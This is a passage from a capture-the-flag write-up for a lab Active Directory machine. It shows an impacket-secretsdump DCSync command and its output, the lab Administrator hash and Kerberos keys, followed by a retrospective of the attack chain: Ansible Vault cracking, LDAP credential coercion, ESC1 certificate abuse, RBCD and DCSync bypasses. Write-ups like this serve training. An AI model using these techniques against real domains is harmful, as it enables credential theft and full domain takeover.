
Let’s quickly dump all secrets:
$ KRB5CCNAME=Administrator@cifs_AUTHORITY.authority.htb@AUTHORITY.HTB.ccache impacket-secretsdump -k -no-pass authority.htb/Administrator@AUTHORITY.authority.htb -target-ip $IP -just-dc-user Administrator
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6961f422924da90a6928197429eea4ed:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:72c97be1f2c57ba5a51af2ef187969af4cf23b61b6dc444f93dd9cd1d5502a81
Administrator:aes128-cts-hmac-sha1-96:b5fb2fa35f3291a1477ca5728325029f
Administrator:des-cbc-md5:8ad3d50efed66b16
[*] Cleaning up...
Administrator:6961f422924da90a6928197429eea4ed
🧠 Retrospective
- Learnings:
- Exposed Automation Configs: Always thoroughly enumerate exposed development or IT shares. Automation tools like Ansible often store infrastructure secrets. Even if they use Ansible Vault for encryption, weak passwords can be easily cracked offline using
john. - Coercing Cleartext LDAP: Web applications that allow administrators to configure LDAP directory connections (like PWM) can be weaponized. By changing the LDAP URI to an attacker’s IP, the application can be coerced into sending the configured service account credentials in cleartext over unencrypted LDAP (port 389).
- Bypassing ESC1 Enrollment Restrictions (MAQ): If a vulnerable ESC1 template restricts enrollment to Domain Computers, a standard unprivileged user can often bypass this by abusing the
ms-DS-MachineAccountQuota(MAQ). By creating a new computer account to the domain, the attacker gains the necessary group membership to request the certificate. - PKINIT vs. Schannel Fallbacks: A successful ESC1 certificate extraction doesn’t guarantee Kerberos access. If the DC lacks its own certificate, it will reject Kerberos
PKINITrequests (KDC_ERR_PADATA_TYPE_NOSUPP). However, the ESC1 certificate is still valid for TLS-based authentication (Schannel), allowing direct logins to WinRM or LDAPS. - RBCD via LDAPS (Schannel): When Kerberos/WinRM is unavailable, an attacker can use an ESC1 certificate to authenticate directly to the LDAP service over TLS (Port 636) using tools like the
certipy-ad ldap-shell. This allows writing to themsDS-AllowedToActOnBehalfOfOtherIdentityattribute, enabling a Resource-Based Constrained Delegation (RBCD) attack to pivot to a full Golden Ticket. - Kerberos SPN Strictness: Impacket’s
getSTtool is highly sensitive to Kerberos parsing. When requesting tickets viaS4U2Proxy, the Service Principal Name (SPN) must explicitly use the Fully Qualified Domain Name (FQDN) of the target (e.g.,cifs/AUTHORITY.authority.htb), and the Realm should match the exact case requirements to preventKDC_ERR_S_PRINCIPAL_UNKNOWNorKDC_ERR_WRONG_REALMerrors. - Targeted DCSync Bypass: If a full DRSUAPI domain dump is blocked by the Domain Controller due to strict SPN target name validation (e.g., when holding a
cifsservice ticket instead ofldap), performing a targeted extraction using the-just-dc-userflag can bypass this defense, as it tunnels the specific object request through standard SMB RPC calls permitted by the existing ticket.
- Exposed Automation Configs: Always thoroughly enumerate exposed development or IT shares. Automation tools like Ansible often store infrastructure secrets. Even if they use Ansible Vault for encryption, weak passwords can be easily cracked offline using